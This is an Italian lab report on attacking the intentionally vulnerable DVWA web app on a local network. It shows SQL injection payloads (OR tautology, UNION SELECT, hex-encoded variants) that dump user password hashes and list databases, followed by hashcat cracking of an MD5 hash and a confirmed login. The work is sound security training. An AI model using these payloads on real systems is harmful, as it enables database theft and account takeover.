
WallaceVault


Report esecutivo day 1

Per il corretto svolgimento della richiesta del giorno 1 ho configurato le macchine come richiesto e ho verificato la comunicazione tramite un test di ping. Il risultato è che le macchine comunicano perfettamente. L'ambiente è conforme alla richiesta.



Accedo al web server DVWA tramite 192.168.13.150/DVWA, imposta la security LOW e procedo.


Scrivendo "1" sulla tab USER ID il database ritorna dati inerenti al primo ID. Il fatto che il sito risponda direttamente in base a ciò che viene inserito indica che **non c'è validazione robusta dell'input**.
Questo non è ancora una vulnerabilità, ma è un **indizio fortissimo**: quel campo prende l'input e lo concatena a una query SQL.




Adesso tento di ottenere tutti i record dal database della tabella user tramite il comando **1' OR '1'='1**.

Qui la vulnerabilità scatta quando riusciamo a modificare la query tramite un input non previsto. Come possiamo vedere il sito accetta i valori senza errori, questo implica che il sito non filtra l'input, questa è una SQL injection vera e propria.

Prima di lavorare sull'ottenere i dati degli users dobbiamo trovare informazioni inerenti alla tabella users. Il comando è: **1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --**





Sulla base della vulnerabilità scoperta in precedenza proviamo un attacco UNION-based chiedendo gli user e le password nella colonna users usando: **' UNION SELECT user, password FROM users –**

```
ID: ' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Tramite questo attacco riusciamo ad ottenere gli hash delle password di tutti gli utenti di quella colonna. L'Hash è probabilmente in formato **MD5**, questo si evince da due fattori principali, i 32 caratteri e l'utilizzo di numeri e lettere.

Adesso dobbiamo decifrare l'hash per poter ottenere la password dell'account di Pablo, per farlo utilizzo hashcat, ma prima creo un file .txt dove inserirò l'hash da dare ad hashcat per la decifratura. Per creare il file basta un semplice comando **echo "0d107d09f5bbe40cade3de5c71e9e9b7" > hash.txt.** Una volta creato il file basterà lanciare hashcat e configurare bene il comando. (**hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt**)

-m sta per il formato dell'hash (MD5 nei moduli di **hashcat** risulta come 0)


-a indica il tipo di attacco

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```


Il risultato è:

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

Per fare un ulteriore test prima di tentare l'accesso ho utilizzato **Burp suite**, tramite la funzione Repeater ho simulato la richiesta di login con la password "letmein" e la risposta è stata positiva perché ci avrebbe reindirizzato sulla pagina index.php del sito.




Dopo aver testato tramite il repeater di burpsuite ho tentato l'accesso sul sito e il login è andato a buon fine.



BONUS:

Dopo vari tentativi sono riuscito a evincere che il trucco stava nel convertire l'input iniziale in un altro formato, ovvero da **decimale** a **esadecimale**. Ho quindi utilizzato lo stesso principio di 1' OR '1=1 ma scritto, appunto, in esadecimale quindi 0x1 OR 1=1 e il risultato è il seguente:



Stesso vale per il secondo comando per ottenere l'hash degli users, sostituisco l'apice con 0x1 (**0x1 UNION SELECT user,password FROM users --**) e il risultato sarà lo stesso.

```
ID: 0x1 UNION SELECT user,password FROM users --
First name: admin
Surname: admin

ID: 0x1 UNION SELECT user,password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0x1 UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0x1 UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0x1 UNION SELECT user,password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0x1 UNION SELECT user,password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Per quanto riguarda la ricerca di informazioni sui db collegati ho utilizzato il comando **(0x1 UNION SELECT schema_name, null FROM information_schema.schermata --).** Qui lo scopo di "schema_name, null" è indicare il nome del database, mentre null è un segnaposto per la seconda colonna della query originale.

FROM information_schema.schermata – è come dire "Vai a controllare da quella tabella di MySQL l'elenco di tutti i database sul server. – invece permette di ignorare tutto il resto della riga così da evitare errori.

Questa query permette di vedere tutti i database presenti sul server, anche se il sito non darebbe mai direttamente questa informazione. Sfruttando la vulnerabilità però intercettiamo la richiesta lecita del sito e inseriamo la nostra. Il risultato è:

```
ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: admin
Surname: admin

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: information_schema
Surname:

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: dvwa
Surname:

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: metasploit
Surname:

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: mysql
Surname:

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: owasp10
Surname:

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki
Surname:

ID: 0x1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki195
Surname:
```

Per consultare le informazioni relative ai db trovati, bisogna utilizzare il comando **0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema= *nome* db --**

*N.B. Come citato prima, dal momento che la security è stata impostata a medium, dobbiamo utilizzare un formato esadecimale, quindi quando dovremo specificare il nome del db, dovremo convertire il nome in esadecimale, quindi nel nostro caso per il db di **metasploit**, ad esempio, il nome sarà 0x6d65746173706c6f6974.*

Le informazioni relative al db Metasploit sono le seguenti:

```
ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d65746173706c6f6974 --
First name: admin
Surname: admin
```

Le informazioni relative al db **mysql** (0x6d7973716c) sono le seguenti:

```
ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: admin
Surname: admin

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: columns_priv
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: db
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: func
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: help_category
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: help_keyword
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: help_relation
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: help_topic
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: host
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: proc
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: procs_priv
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: tables_priv
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: time_zone
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: time_zone_leap_second
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: time_zone_name
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: time_zone_transition
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: time_zone_transition_type
Surname:

ID: 0x1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=0x6d7973716c --
First name: user
Surname:
```

Una volta arrivati a questo punto, seguendo i passaggi fatti nella prima parte del documento, sarà molto facile ottenere informazioni vitali inerenti a qualsiasi database e a qualsiasi tabella di un determinato db.